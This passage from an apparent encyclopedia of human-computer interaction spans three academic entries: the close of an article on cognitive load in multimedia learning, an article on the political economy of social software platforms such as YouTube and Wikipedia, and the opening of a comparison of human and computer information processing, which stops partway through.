Alternatively, dual-modality formats should be used with segments of narrated text presented simultaneously with the diagram (or relevant animation frames). The dual-mode presentation reduces extraneous load by effectively increasing WM capacity (Mayer, 2001; Mayer & Moreno, 1998; Tindall-Ford, Chandler, and Sweller, 1997). When an extensive visual search is required for coordination of auditory and visual messages, various signaling techniques (flashing, color-coding, etc.) could be used (Jeung, Chandler, and Sweller, 1997; Kalyuga, Chandler, & Sweller, 1999). Audio/visual instructions may only be superior when the audio and visual information is presented simultaneously rather than sequentially (the contiguity effect as an example of the temporal split-attention effect) (Mayer & Anderson, 1992; Mayer & Sims, 1994).

However, when auditory explanations are used simultaneously with the same visually presented text, such a dual-mode duplication of the same information, using different modes of presentation increases the risk of overloading working memory capacity and might have a negative learning effect (redundancy effect). In such a situation, elimination of a redundant (duplicated) source of information might be beneficial for learning (Kalyuga, Chandler, & Sweller, 1999, 2004; Mayer, Heiser, & Lonn, 2001).

Users' prior knowledge is an important factor contributing to individual differences in the effect of multimedia learning (Schnotz, 2002). Providing detailed instructional guidance by using plenty of worked-out examples at the initial stages of learning is required for novice learners (Sweller, et al., 1998). On the other hand, designs of learning environments for more advanced learners should eliminate nonessential redundant representations in multimedia formats and gradually reduce levels of guidance by increasing the relative share of problem-based and exploratory environments as levels of user proficiency in the domain increase (Kalyuga, 2005, 2006).

OPTIMIZING COGNITIVE LOAD IN ADAPTIVE MULTIMEDIA

Learning environments constructed according to cognitive multimedia design principles (e.g., animated diagrams with appropriately placed and synchronized narrated auditory explanations) could be beneficial for novice learners. However, presenting experienced users with detailed guidance that they do not need anymore may hinder their performance relative to other experienced users. A diagram-only format without any explanations could be more effective for such learners in comparison with studying full multimedia instructional message. Therefore, as levels of user expertise in a domain increase, relative effectiveness of different designs may reverse (expertise reversal effect) (Kalyuga, 2005, 2006). A major design implication of this effect is that information presentation formats and instructional procedures need to be tailored to different levels of user expertise in a specific task domain. For learners with lower levels of expertise, additional pictorial and textual information could be provided. For learners with higher levels of expertise, redundant representations need to be eliminated. As levels of user knowledge in the domain increase, detailed explanations could be gradually omitted and a relative share of problem solving practice increased. Adaptive multimedia environments have the potential to enhance performance outcomes and reduce instruction time.

Multimedia presentations could be dynamically adapted to changing levels of user expertise in a domain by using diagnostic methods suitable for real-time evaluation of levels of user expertise. If a person is facing a task in a familiar domain, and her or his immediate approach to this task is based on available knowledge structures, these structures will be rapidly activated and brought into the person's WM. The idea of a rapid diagnostic approach is to determine the highest level of organised knowledge structures (if any) a person is capable of retrieving and applying rapidly to a task or situation she or he is facing. For example, with the *first-step diagnostic method*, learners are presented with a task for a limited time and asked to indicate *their* first step toward solution. The first step would involve different responses for users with different levels of expertise: while an expert may immediately provide the final answer, a novice may only begin a search process. With the *rapid verification method*, after studying a task for a limited time, users are presented with a series of possible (both correct and incorrect) solution steps reflecting various stages of the solution procedure, and are asked to rapidly verify the suggested steps (e.g., by pressing corresponding keys on the computer keyboard) (see Kalyuga, 2006, for an overview).

Higher levels of expertise in a domain are characterized not only by effective performance based on a well-organized knowledge base, but also by reduced levels of cognitive load. Therefore, measuring levels of cognitive load in addition to performance test results may provide better indicators of expertise, and adaptive multimedia could be more efficient if diagnostic tests are combined with measures of cognitive load. Paas and van Merriënboer (1993) defined a quantitative integrated indicator of cognitive efficiency as a difference between standardized z-scores of performance and subjective ratings of cognitive load. This indicator was used for the dynamic selection of learning tasks in air traffic control training (Salden, Paas, Broers, & van Merriënboer, 2004). Another efficiency indicator used in adaptive tutoring was defined as the level of performance divided by the rating of cognitive load (Kalyuga & Sweller, 2005).

CONCLUSION

Advances in cognitive science over the last decades widened our understanding of how human mind works, what the limitations of our cognitive system are, and how they change with acquisition of expertise. Based on this knowledge, the technology could be improved to be compatible with the nature of human cognition. In order to reduce the inhibiting influence of unnecessary cognitive load on performance and learning with multimedia applications, spatially and temporally split sources of information need to be integrated or synchronized, step-size and rate of information presentation need to be optimized, low-prior knowledge users need to be provided with sufficient support, and redundant guidance that overlaps with available knowledge of more experienced users should be eliminated. Instructional procedures and formats of multimedia presentations need to be dynamically tailored to changing levels of user expertise.

KEY TERMS

Cognitive Architecture: A general cognitive system that underlies human performance and learning. The understanding of human cognition within a cognitive architecture requires knowledge of memory organization, forms of knowledge representation, mechanisms of problem solving, and the nature of human expertise.

Cognitive Load Theory: An instructional theory describing implications of processing limitations of human cognitive architecture. The theory distinguishes between the essential and extraneous forms of cognitive load and suggests a variety of techniques for managing essential and reducing extraneous load in learning.

Cognitive Theory of Multimedia Learning: An instructional theory that applies principles of cognitive load theory to the design of learning environments that use mixed sensory modalities. The theory describes the processes of selecting, organizing, and integrating information from the separate verbal and pictorial channels, and suggests principles that enhance these processes.

Expertise Reversal Effect: A reversal in the relative effectiveness of instructional methods as levels of learner knowledge in a domain change. For example, extensive instructional support could be beneficial for novices, but disadvantageous for more experienced learners.

Modality Effect: Improved learning that occurs when separate sources of nonredundant information are presented in alternate, auditory, or visual forms. The effect is explained by increased working memory capacity when using more than one modality.

Redundancy Effect: Improved learning of complex material by avoiding unnecessary duplication of the same information using different modes of presentation.

Split-Attention Effect: A positive effect on learning by physically integrating separate sources of information in space or synchronizing them in time. The effect is due to eliminating or reducing cognitive overload caused by cross-referencing different representations.

INTRODUCTION

There is no universal agreement regarding the meaning of the term "social software." Clay Shirky, in his classic speech "A Group is its Own Worst Enemy," defined social software as "software that supports group interaction" (Shirky, 2003). In this speech, this scholar of digital culture also observed that this was a "fundamentally unsatisfying definition in many ways, because it doesn't point to a specific class of technology."

The example offered by Shirky, illustrating the difficulties of this definition, was electronic mail, an instrument that could be used in order to build social groups on the Net, but also to implement traditional forms of communication such as broadcasting, or non-communicative acts such as spamming. In his effort to underline the social dimension of this phenomenon, rather than its purely technological aspects, Shirky decided to maintain his original proposal, and this enables scholars engaged in the analysis of virtual communities to maintain a broad definition of social software. Heterogeneous technologies, such as instant messaging, peer-to-peer, and even online multigaming have been brought under the same conceptual umbrella of social software, exposing this to a real risk of inflation. In a debate mainly based on the Web, journalists and experts of the new media have come to define social software as software that enables group interaction, without specifying user behaviour in detail. This approach has achieved popularity at the same pace as the broader epistemological interest in so-called emergent systems, those that, from basic rules develop complex behaviours not foreseen by the source code (Johnson, 2002). This definition may be more useful in preserving the specific character of social software, on the condition that we specify this carefully. If we include emergent behaviour, regardless of which Web technologies enter into our definition of social software, we will once again arrive at a definition that includes both everything and nothing. Emergence is not to be sought in the completed product, that may be unanticipated but is at least well-defined at the end of the productive cycle, but rather resides in the relationship between the product, understood as a contingent event, and the whole process of its production and reproduction. A peculiar characteristic of social software is that, while allowing a high level of social interaction on the basis of few rules, it enables the immediate re-elaboration of products in further collective cycles of production. In other words, social software is a means of production whose product is intrinsically a factor of production. Combining hardware structures and algorithmic routines with the labour of its users, a social software platform operates as a means of production of knowledge goods, and cognitive capital constitutes the input as well as the output of the process.

If a hardware-software system is a means of production of digital goods, social software represents the means by which those products are automatically reintroduced into indefinitely-reiterated productive cycles. This specification allows us to narrow down the area of social software to particular kinds of programmes (excluding, by definition, instant messaging, peer-to-peer, e-mail, multiplayer video games, etc.) and to focus the analysis on generative interaction processes that distinguish social software from general network software. Moreover, following this definition, it is possible to operate a deeper analysis of this phenomenon, introducing topics such as the property of hosting servers, the elaboration of rules and routines that consent reiterated cycle of production, and the relationships between actors within productive processes.

NORMATIVE EVOLUTION OF THE INTERNET FROM NET95 TO WEB 2.0

At the end of the 1990s, two particular events gained wide social significance in the evolution of global telecommunications networks. First, a deep restructuring of the fundamental architecture of the Internet radically transformed the network which had been born in the ARPA laboratories. Coming out of a rather narrow military and academic sphere, the Internet became at once easier and more complex. Graphical user interface (GUI) principles simplified computer and database management for a growing mass of individuals who were ready to get connected, giving birth to a vigorous codification of intermediate zones between man and machine. Operating systems, appliances, software, automatic updates: the popularisation of the Net has proceeded through a constant delegation of terminal management from the user to the software producer, and in the case of software distributed under the juridical instrument of the "license of use," this delegation consists in the property of parts of the "personal" computer. The American constitutionalist Lawrence Lessig, underlining the social relevance of this phenomenon, describes the original network (Net95) as being completely twisted, subject to the control of those coding authorities that, since 1995, have reconfigured the architecture of cyberspace (Lessig, 1999).

The second event that has contributed to the morphology of the transformation of new information technologies is a direct consequence of the first, and concerns contents, or products, of this new kind of network. The more Internet has been regulated by a wide group of code writers, among which a narrow circle of economic players who have assumed positions of power, the more personal relationship networks based upon it have assumed social significance and cultural reach. Ease of computer management and development of applications that allow social interaction in an intuitive and simple manner have brought blogs, wiki, syndication and file-sharing platforms to the scene. The growing use of these Internet-based applications, a result of the convergence between the regulation and socialisation of cyberspace, has slowly attracted the attention of political and economic organisations due to its capacity to allow a widespread and participative use of digital goods and knowledge. So, the first realisation of Web 2.0 (or semantic Web) was the product of a normative process operated for the most part by software engineers, a product which, arriving later, attracted the attention of the social sciences, which tended to view the means of that production as black boxes. In this period, between the last two centuries, besides more profound reflection on emerging social systems based on social software platforms, there was scarce interest in the structures and infrastructures of telecommunications networks, understood as plentiful resources, never as a real means of production.

COMMUNITY OF PRODUCTION

The Dual Reality of Social Software

In the second half of 2006, the Web site called YouTube reached popularity and suddenly burst into the Top 10 of most visited Web sites (Alexa, 2006). Just 18 months after its launch, this platform for video-sharing reached an average of 60 million visits per day, with hundreds of thousands of clips being viewed each day in streaming and 65,000 new clips uploaded every 24 hours. YouTube's success may be explained, above all, by reference to the scarce resources that, despite the arguments of "plenty infrastructure" theorists, characterise Internet as another complex system of means of production. Having no resources to host and transmit a great quantity of video information, millions of individuals use YouTube's resources in order to reach the same goal: to share videos. Uploaded clips, moreover, are immediately available for other, undefined forms of production of meaning, that work mainly through three channels. The first involves categorising videos using labels (called tags), which are filled in by the user who uploads them. In this way, both search and correlations between videos are based on a *folksonomy* system that is able to generate bottom-up relationships. Second, users can express a judgement on the video's quality and relevance to the description, providing single clips with a "reputation." Third, a function of the platform is its capacity to supply code that, pasted in a Web page or a blog, executes the corresponding clip in a streaming player. This last function is largely used by publishers who, not having the required resources to afford streaming connections, use YouTube to retransmit their own digital productions. Another social software platform with similar characteristics is Flickr. In contrast to YouTube, this allows photo, not video, sharing. The greater number of visits for YouTube when compared to Flickr (which is estimated to be the 38th most visited site in the world, with 12 million contacts per day), is partly attributable to the greater quantity of data necessary to code videos rather than photos, that is to produce film transmissions rather than photo-galleries over the Web. The more storage and bandwidth resources required, the more users need and use the platform. This kind of service is without charge, but is not without economic relevance for the organisations that manage it. Beside traditional sponsorship, both Flickr and YouTube largely use content-targeting advertisement, a technology that allows one to scan texts and automatically associate them with ads. Advertisers buy keywords, and when a keyword is found in a text, an associated advertisement is displayed near the text. If the announcement is clicked, the advertiser pays a sum divided between the firm that manages the content-targeting technology and the owner of the Web page upon which the ad was hosted. Gathering content-targeted advertisement is substantially a duopoly, provided by Google and Overture, the latter now being fully controlled by Yahoo. Flickr and YouTube, on the other hand, are the owners of Web pages that host texts produced by their users, and receive the remaining part of the share paid by the advertiser. Thousands of dollars daily move toward the bank accounts of social software platform owners thanks to the work of millions of volunteers who produce texts and links which themselves have economic value.

The concept of the user extends from the sphere of service enjoyment to the sphere of production, to the detriment of the concept of the worker. And if industrialisation proceeded via the eradication of workers' communities (Polanyi, 1944), digitalisation today appears to produce value through the creation and management of delocalised communities of volunteers. This phenomenon assumes such an economic importance in the Internet advertisement sector that not long ago Yahoo bought Flickr to deliver its ads by its own, followed by Google, that recently completed the purchase of YouTube, of which it was already a supplier of content-targeted advertisements. The same fate was reserved for del.icio.us, a social software platform for Web site addresses, taken over by Yahoo. This situation means that, rather than sharing the revenues of content-targeting with these platforms, the two key players in the market preferred to tackle multimillion dollar costs in order to implement processes of vertical organisation, in a market that looked increasingly polycentric within a few years' of its opening. This dynamic, moreover, implies that the overall value of digital commodities produced on social software platforms represents a first order economic entity in the so-called new economy.

EVOLVING SCENARIOS: FROM WEB 2.0 TO INTERNET 2

Besides *folksonomies*, social software platforms can be based on another principle: real time collaborative editing (often called *wiki*). Users of this kind of platform can produce text and modify others' texts in real time, generating processes of collective and negotiated production of meaning. The main actor in this particular segment is the Web-based encyclopaedia Wikipedia. Founded in 2001 in the United States, it quickly entered the 20 most-visited Web sites in the world, with an average of just under 60 million visits per day. At the present time, it hosts 5 million definitions in 229 different languages and idioms. In 2005, the scientific magazine Nature conducted a comparative analysis of Wikipedia and Encyclopaedia Britannica, reaching the conclusion that the two are substantially equivalent in accuracy and trustworthiness, as far as the Natural Sciences are concerned (Giles, 2005). Unlike the previously described social software platforms, Wikipedia doesn't use paid advertisements, being funded by donations gathered by the Wikimedia Foundation, a nonprofit American organisation at whose summit is a five-member Board of Trustees. With a quarterly budget that doesn't exceed $400,000, and with the explicit goal of producing independent and free knowledge, Wikipedia expressly refuses the commodification of its knowledge-based output. But rather than representing the ideal type of social software, this constitutes an exception, whose survival is threatened by evolving scenarios of telecommunication infrastructures. Parallel to the bottom-up categorisation project of digital goods in the Web, there is a categorisation project that concerns not only Web content, but even its own infrastructures. AT&T, Verizon, Comcast, and other enterprises that manage global flows of information have been complaining for several years about the lack of return on their investments in telecommunication systems.

So-called *network neutrality*, the principle that Isenberg referred to as "netstupidity" during the early 1990s, does not allow carriers to distinguish between the functions of the bits of information that they transport; that is, whether they are constitutive of video, e-mail, phone calls, Web surfing, or whatever. This prevents them from applying specific fees according to a service typology that varies on the basis of the media goods moved by these actors and the resources employed. Telco's interests, which are also connected with the traditional phone networks, are clearly damaged by the architecture of their own infrastructure, but cannot prevent users from sidestepping traditional communication fees. If we consider how these interests are converging upon those—even wider—of the main owners of intellectual properties, we can understand how the architectural reconfiguration of Net infrastructures have reached an advanced state of both planning and implementation. Attempts to protect network neutrality by legal means, through the introduction of explicit limits in the U.S. telecommunications legislation, have so far failed, and continue to generate transversal opposition within Congress (Senate Commerce Committee, 2006. HR.5252).

The Internet 2 project, which alongside the semantic Web introduces an intelligent infrastructure that is able to categorise digital commodities in the Net in a top-down manner, evokes a scenario in which Web sites could be obliged to pay for their visitors, and where fees are proportional to bandwidth used, as well as to the typology of enlivened media commodities. This kind of evolution could have a profound impact on those rare social software platforms exclusively supported by donations from civil society, thus likely to augment the probability of a market opening alongside them in the long term.

CONCLUSION

Migration toward cyberspace presents the same dual aspect that Russel King has observed in relation to mass migration. It creates particular forms of social relationships within a space: both social relations of capitalist production and personal social relations that reproduce migration chains over time (King, 1995).

It is of particular significance that, attempting to shed light on the dual nature of migration trends, King sought to recalibrate the analysis of human movements, introducing the theme of personal relations beside the broader one involving relations of production. In the case of migration toward cyberspace, on the other hand, the area of social relationships was the first to attract the interest of the social sciences, leaving political economy themes to the mercy of the theorists of the new economy.

Social software, one of the outcomes of half-century-long innovation processes in the cybernetic area, highlights the connections between social and production relationships implied in the digitalisation of human interactions. Delocalised human resources, mostly constituted by nonworkers, hardware and software means of production, are more and more concentrated in interconnected oligopolies, cycles of production whose routines accumulate value directly from working activities not remunerated, in same cases even paid by *workuser* to means of production's owner.

Social software seems to adhere to a comprehensive process concerning both the infrastructure of the Net, with its digital commodity flows, and relations of production within a system whose peculiarity is to be equipped with a unique space where production, trade, and finance can simultaneously coexist. Bridled in such a net-space, communities producing value produce social behaviours that, beyond their anthropological significance, assume a substantial economic value. Immediate value extraction by processes generated by noneconomic motivations represent one of most important aspects of the market-based reorganisation of information technologies and, from this point of view, social software could become one of the main arenas for the new relations emerging between capital, space, and labour in the current historical conjunction.

KEY TERMS

Cognitive Capital: A concept that represents knowledge as a scarce resource that can be traded with money, social influence, and political power. This concept is derived from Pierre Bourdieu's concept of "cultural capital," and it sheds light on accumulation and exchange processes regarding cognitive skills, knowledge, and information. Cognitive capital is now recognized as a key asset of institutions and economic organizations.

Cybernetics: "Control and communication in the animal and machine," as defined by its founder Norbert Wiener. This discipline studies living beings, machines, and organizations as regulatory feedback systems. The choice of term, "cybernetics," from Greek Κυβερνήτης (kybernetes, steersman, governor), shows Wiener's awareness, extensively argued in diverse works of his, about political and social relevance of interactive communication networks.

Folksnomy: System used in information organization. Rather than providing an ex ante categorizing project as in taxonomy, it exploits an open labeling system generating pertinences through its user cooperation. Assigning a label (tag) to every piece of information (photo, video, text, address, etc.) users contribute by donating a sense to the digital product universe, otherwise unable to be tracked and used by its own community of production.

Graphical User Interface (GUI): Interface facilitating human-machine interaction, with graphic elements. Rather than inputting data and instruction in text format, GUI's user controls its elaborator directly manipulating objects: graphic images, menus, buttons, boxes, and so forth. The Interface translates user actions into machine commands, thus representing an interme-

C

diate normative zone between man and machine, a zone governed by code produced by software houses.

Instant Messaging (IM): Real-time Internet-based system allowing communication between two or more subjects. It represents an evolution of Internet Relay Chat, to whose decline it contributed. It provides a client software that allows synchronous conversations by means of interfaces supplied with many multimedia functionalities (audio, Webcam, file transfer, *animoticons*, etc.). Unlike social software, conversations produced by IM are not immediately reintroduced in cooperative processes of significance production.

Network Neutrality: Technical and political characteristic of those networks not allowing resource discrimination on the basis of their destination, content, and the applicative class of technology to which they belong. Debate on network neutrality initiated in the United States following an increasingly incisive reprojection of networks by Internet service providers (ISP) and telecommunications providers. Opposing this project reformulating Internet architectures, first of all, are content providers who would be obliged to pay, together with users, on the base of gained visits, used bandwidth, and typologies of service delivered.

Software: An unambiguous sequence of instructions that allows a machine to elaborate information. Software, also called program, defines rules and routines by which computer hardware has to act in order to perform its tasks. Combining software with physical resources, a computer can operate as a means of production, creating digital goods by manipulating a user's input.

A Comparison of Human and Computer Information Processing

Brian Whitworth
Massey University, New Zealand

Hokyoung Ryu
Massey University, New Zealand

INTRODUCTION

Over 30 years ago, TV shows from The Jetsons to Star Trek suggested that by the millennium's end computers would read, talk, recognize, walk, converse, think, and maybe even feel. People do these things easily, so how hard could it be? However, in general we still don't talk to our computers, cars, or houses, and they still don't talk to us. The Roomba, a successful household robot, is a functional flat round machine that neither talks to nor recognizes its owner. Its "smart" programming tries mainly to stop it getting "stuck," which it still frequently does, either by getting jammed somewhere or tangling in things like carpet tassels. The idea that computers are incredibly clever is changing, as when computers enter human specialties like conversation, many people find them more stupid than smart, as any "conversation" with a computer help can illustrate.

Computers do easily do calculation tasks that people find hard, but the opposite also applies, for example, people quickly recognize familiar faces but computers still cannot recognize known terrorist faces at airport check-ins. Apparently minor variations, like lighting, facial angle, or expression, accessories like glasses or hat, upset them. Figure 1 shows a Letraset page, which any small child would easily recognize as letter "As" but computers find this extremely difficult. People find such visual tasks easy, so few in artificial intelligence (AI) appreciated the difficulties of computer-vision at first. Initial advances were rapid, but AI has struck a 99% barrier, for example, computer voice recognition is 99% accurate but one error per 100 words is unacceptable. There are no computer controlled "auto-drive" cars because 99% accuracy means an accident every month or so, which is also unacceptable. In contrast, the "mean time between accidents" of competent human drivers is years not months, and good drivers go 10+ years without accidents. Other problems easy for most people but hard for computers are language translation, speech recognition, problem solving, social interaction, and spatial coordination.

Advanced computers struggle with skills most 5 year olds have already mastered, like speaking, reading, conversing, and running:

Figure 1. Letraset page for letter "A"

As yet, no computer-controlled robot could begin to compete with even a young child in performing some of the simplest of everyday activities: such as recognizing that a colored crayon lying on the floor at the other end of the room is what is needed to complete a drawing, walking across to collect that crayon, and then putting it to use. For that matter, even the capabilities of an ant, in performing its everyday activities, would far surpass what can be achieved by the most sophisticated of today's computer control systems. (Penrose, 1994, p. 45)

That computers cannot even today compete with an ant, with its minute sliver of a brain, is surprising. We suggest this is from processing design, not processing incapacity. Computer pixel-by-pixel processing has not lead to face recognition because, as David Marr (1982) observed, trying to understand perception by studying neuronal (pixel level) choices is "*like trying to understand bird flight by studying only feathers. It just cannot be done*." Processing power alone is insufficient for real world problems (Copeland, 1993), for example, processing power alone cannot deduce a three-dimensional world from two-dimensional retina data, as the brain does.

Enthusiastic claims that computers are overtaking people in processing power (Kurzweil, 1999) repeat the mistake AI made 40 years ago, of underestimating life's complexity. If computers still struggle with 5 year old skills, what about what children learn after five, while "growing up?" The Robot World Cup aims to transform current clumsy robot shuffles into soccer brilliance by 2050 (http://www.robocup.org). If computing is going in the wrong direction the question is not whether 50 years will suffice, but whether a 1,000 years will. In contrast, we suggest that:

1. For computers to do what people do requires a different type processing.
2. Computers that work with people can combine the strengths of both.

BACKGROUND

Brains can be compared to computers as information processors, because:

1. Neurons are on/off devices that can represent digital information.
2. The neuron threshold effect allows logic gates (McCulloch & Pitts, 1943)
3. The brain has input/output channels (the senses) as a computer does.
4. The brain works by electricity as computers do.
5. As a computer has many transistors so the brain has many neurons (about 10^{10}, more than there are people in the world).

We contrast how computers process with how the brain processes the senses to combine their strengths, not to decide which is "better." This has implications for:

1. **Computer design:** To improve computer design. While computer systems evolved over about 60 years, the brain has evolved over millions of years, and was rigorously beta tested over many lives. It probably embodies useful design principles.
2. **Computer human interaction (CHI) Design:** To improve CHI design. Computer success often depends on human interaction, and knowing how people process information can improve this.

COMPUTER VS. HUMAN INFORMATION PROCESSING

We use a systems theory approach (Bertalanffy, 1968) to contrast computer and human information processing. A processing system, whether computer or brain, is presumed composed of processors, whether computer or cognitive, that receive input from sensors or ports, and send output to effectors or peripherals. The following discussion applies whether the system is physical (hardware) or informational (software).

Von Neumann Computers

While the brain's design is relatively consistent between people due to genetics, a computer's design is whatever its designers choose it to be. In the following, "the computer" refers to computers whose design derives directly from Von Neumann's original architecture, which encompasses the vast majority of computers in use today. In his original design, Von Neumann made certain assumptions to ensure valid processing:

1. **Control:** Centralized. Processing is directed from a central processing unit (CPU).
2. **Input:** Sequential. Input channels are processed in sequence.
3. **Output:** Exclusive. Output resources are locked for single use.
4. **Storage:** Location based. Information is accessed by memory address.
5. **Initiation:** Input driven. Processing is initiated by input.
6. **Self-processing:** Minimal. System does not monitor or change itself.

Each of the above is not a yes/no dichotomy but a proposed continuum, with computer and brain at opposite ends, for example, a computer's "parallel port" has more bit lines than its "serial port," but both are far removed from the massively parallel signals carried by millions of optic nerve fibers in the human brain. While modern computers have dual-core chips and multichannel processing, this decentralization is relatively little compared to the brain. The above generic differences between human and computer processing are in degree, rather than black and white distinctions, but they are still major differences.

Control

Centralized control means all processing ultimately originates from and returns to a central processing unit (CPU), even if that unit delegates work to subprocessors. Computers have a CPU for *control* reasons, so the computer always knows exactly where, in processing terms, it is up to. However, a disadvantage is that if the central unit fails, the whole system fails. On a hardware level, if the CPU stops, so does the computer. On a software level, if the operating system enters an infinite processing loop, the whole system "hangs." Asking a room of people if their computer hung this week usually gives a good show of hands, especially for Windows users, but asking people if their brain permanently "hung" in an infinite neural loop this week is almost a nonquestion. The repetitive rocking of autism may involve neural loops cycling endlessly in parts of the brain, but such cases are infrequent. While the brain's "operating system" can work over 70 years, Windows gets "old" after 2-3 years and must be reinstalled.

The brain, unlike the computer, does not have a clear "CPU." In its neural hierarchy lower subsystems report to higher ones, but the hierarchy top, the cortex, is divided into two hemispheres. The highest level of brain processing is in two parts, that divide up the work between them, for example, each hemisphere receives only half the visual field, with the left half from both eyes going only to the right hemisphere, which also mainly controls the left body side. Each hemisphere replicates its data to the other using the corpus callosum, a massive 800 million nerve fiber bridge, so both hemispheres "see" the entire visual field. Studies of "split-brain" patients, whose corpus callosum was surgically cut, suggest that each hemisphere can independently process input and create output, that is, each hemisphere acts like an autonomous "brain" (Sperry & Gazzaniga, 1967). The subsystems within a hemisphere seem also to have autonomy, as do other systems like the cerebellum (psychomotor control) and midbrain (emotions). Unlike the computer, the brain has no single central control point, but *distributes control among autonomous subsystems.*

A computer design implication is *to create systems that share control on demand among autonomous subsystems*. Local area networks illustrate the trend, and CSMA/CD (Ethernet) "on-demand" networks have largely replaced centralized polling networks. Object-orientated programming also illustrates shared control, as program subunits exchange messages and take control as required, so there is no code "mainline." The World Wide Web is a network without central control, something almost unthinkable 20 years ago.

A CHI implication is *to design computer-human interactions to manage the user attention flow*. If the brain is a loose collection of autonomous subsystems, in this "Society of Mind" (Minsky, 1986) attention may operate like a market place, where attention's focus goes to the subsystem with the strongest neural potentials. In *concentration* higher subsystems exert top-down control to direct lower ones to some focus, while in *distraction* lower subsystems exert bottom-up control to engage higher ones to attend to some peripheral input. Which is good or bad depends on the situation, for example, a colorful "New" graphic at the start of a text sentence directs the user to begin reading it, but a flashing graphic at the end of a sentence makes it difficult to read, as one is continuously distracted to the flashing at the end.

Input

Sequential processing carries out many instructions one after another rather than processing them simultaneously (in parallel). While computers use pipelining and hyper-threading, computer processing is mostly sequential due to cable and port bandwidth limits. While supercomputers use some parallel processing, each cell of the human retina has already begun to process boundary information before signals leave the eye.

The serial/parallel difference explains how people can recognize sentences in 1/10th second, faster than most computers, although a neuron event is a million-times slower than computer event. The 1/1,000 second neuron refractory period, a brain hardware property, allows for only 100 sequential steps in this time. No computer code can do human pattern recognition in 100 lines. The brain's slow components can give a fast response using parallel processing, for example, suppose Ali Baba is hiding inside one of 40 jars. The sequential way to find him is for a fast slave to check jar 1, jar 2, and so forth. The parallel way is for 40 slow slaves to each check their jar independently, when:

It is odds on that a machine - or organ - with sluggishly functioning components and a parallel mode of operation would be able to thrash a computer with high speed components but a sequential mode of operation. (Copeland, 1993)

While the brain preprocesses visual input in parallel at the retinal level, computers scan screen pixels in sequence, and printers print pixels in sequence. *The alternative to sequential processing is parallel processing*.

One computer design implication is *to increase processing power by operating in parallel*. Parallel supercomputer arrays illustrate the power of this approach, as does the SETI (Search for Extraterrestrial Intelligence) program where computers from around the world parallel process signals from space.

A CHI implication is *to design computer-human interactions to engage many input channels at once, that is, multimedia interfaces*. Because people process senses in parallel, computers should provide the same. Multimedia Web sites don't increase information overload, for example, a Web site without depth cues merely leaves human visual depth processors with nothing to do, which reduces the user experience. Adding a parchment background to a screen seems to need more processing, but users have dedicated visual processors for background textons. Adding depth, color, texture, sound, or movement to Web sites gives interface designers something for nothing, as these are "always on" human processing channels. Many prefer Netscape's big icons plus text buttons to Microsoft's icons only buttons because the brain processes graphics and text in parallel. Here "multimedia" means using both graphics and text, although both are channels within the same visual medium. Likewise color, shape, orientation, movement, texture, and depth invoke different brain processes though all are the visual medium. The concept of *multimedia can be extended to mean multiprocessor*, where a multimedia interface engages many neural processes.

Output

Exclusive output processing "locks" output for sole access, for example, two documents sent from different computers to a network printer at the same time come out one after the other, not interleaved, as each gets exclusive access. Databases also use exclusive control to avoid the deadly embrace of a double lock. In the computer, one function works at a time, so a software update will overwrite the previous version.


However, in the brain new systems *overlay* rather than replace older ones, for example, primitive brain stem responses still operate in adults as reflexes. Keeping older but simpler systems has two advantages:

a. Older systems are more reliable, and can take over if higher systems fail, for example, brain damage.
b. Older systems are faster, and a fast simple response can be better than a slow complex one, for example, touching a hot stove gives a reflex pull back.

*The alternative to exclusive output control is overlaid output control (*Figure 2), where newer subsystems inhibit older ones, but older ones can act before the new ones can stop them.

An implication for computer design is *to overlay rather than replace when updating.* A Windows computer is somewhat layered like this, as a Word failure usually drops the user into Windows, and Windows can revert to DOS if one reboots via the recovery console.

Figure 2. Overlaid subsystems in the brain



However, Microsoft has tried to replace DOS, rather than seeing it as a useful fallback. If Word used this principle, a Word crash would drop users into a kernel like WordPad that would still let the user save the current document in rich text form.

An CHI implication is *to design for both primitive (fast) and sophisticated (slow) user responses,* occurring on a time gradient, for example, users may decide to stay at a Web site or not within a second based on its "feel," but take longer to decide if an interface understandable. Designers must satisfy immediate demands like border contrast as well as more considered responses. An interface that fails the quick analysis may not even get to the considered assessment.

Storage

Location based storage stores and recalls information by numbered memory locations, for example, a disk's side, track, and sector. While such systems can duplicate data by duplicating storage (e.g., RAID 0), this is costly, so one computer "fact" is usually stored in one place, giving the restriction that damaging that location destroys the data held there. Because storage capacity depends linearly on the number of locations, such systems can report "memory full."

In contrast, the brain never seems to report a "memory full" error, even after a lifetime's experience. If human memory operated like an information data warehouse it should have a clear maximum capacity. Also, if the brain were like a filing cabinet specific brain damage should destroy specific information. Lashley explored this hypothesis in his well known "search for the engram." (Lashley, 1929). He taught rats to run a maze, then surgically removed different cortical areas in each rat, to find the part holding the maze running memory. He found that removing *any* 10% of cortex had almost no effect, and after that, maze running degraded gradually, that is, the amount of brain removed was more important than its location. The conclusion of 33 years of ablation studies was that there are no particular brain cells for particular memories.

While modern studies show memory is not entirely equi-potential, it is clear that one memory is not stored in only one place, that is, brains don't store memories as computers do. That electrodes stimulating certain brain cells evoke particular memories does not mean they are stored at that location, only that they can be activated from there. Studies suggest that one memory involves many neurons, with perhaps 1,000 to 1,000,000+ neurons per memory. Equally, one neuron is involved in many memories rather than just dedicated to one. Somehow memory is stored in the neural interconnections, which increase as the square of neuron number. As each neuron connects to 1,000 - 10,000 others, this gives over 100,000,000,000,000 interconnections, ample capacity to store a lifetime's data.


The alternative to storage by location is storing information in unit interconnections, for example, the following "searches":

- What did you eat last night?
- When did you last have fish?
- Have you been to Northcote?
- Do you know John Davis?

and thousands of others, could all link to a single memory.

A computer design implication is memory that stores data as unit interconnections rather than as static unit values. Neural networks illustrate this approach, as their "memory" is in the network interaction weights, that can repeat an output from a linked input. One advantage is

Figure 3. Linear input/process/output (IPO)




greater capacity, that is, no “disk full” messages. Another is that every stored datum is in effect “indexed” on every data attribute, though such flexible access is less reliable. While “teaching” a neural network a fact takes longer than a memory “save,” one trained neural network can train others, as people train each other.

A CHI implication is to design computer-human interactions to access information by associations, for example, hypertext links let people recall things by connecting from one thing to the next, linking any word in a document to any other document, or to a part of the same document. Hypertext succeeds because it works as human memory works.

Initiation

Input driven processing means that input initiates the processing which generates the output, that is, given a program, a computer system’s output is determined by its input. Software analysis methods like Jackson Structured Programming use this property to derive program code from input and output specifications.

Figure 4. An input/process/output (IPO) partial feedback loop



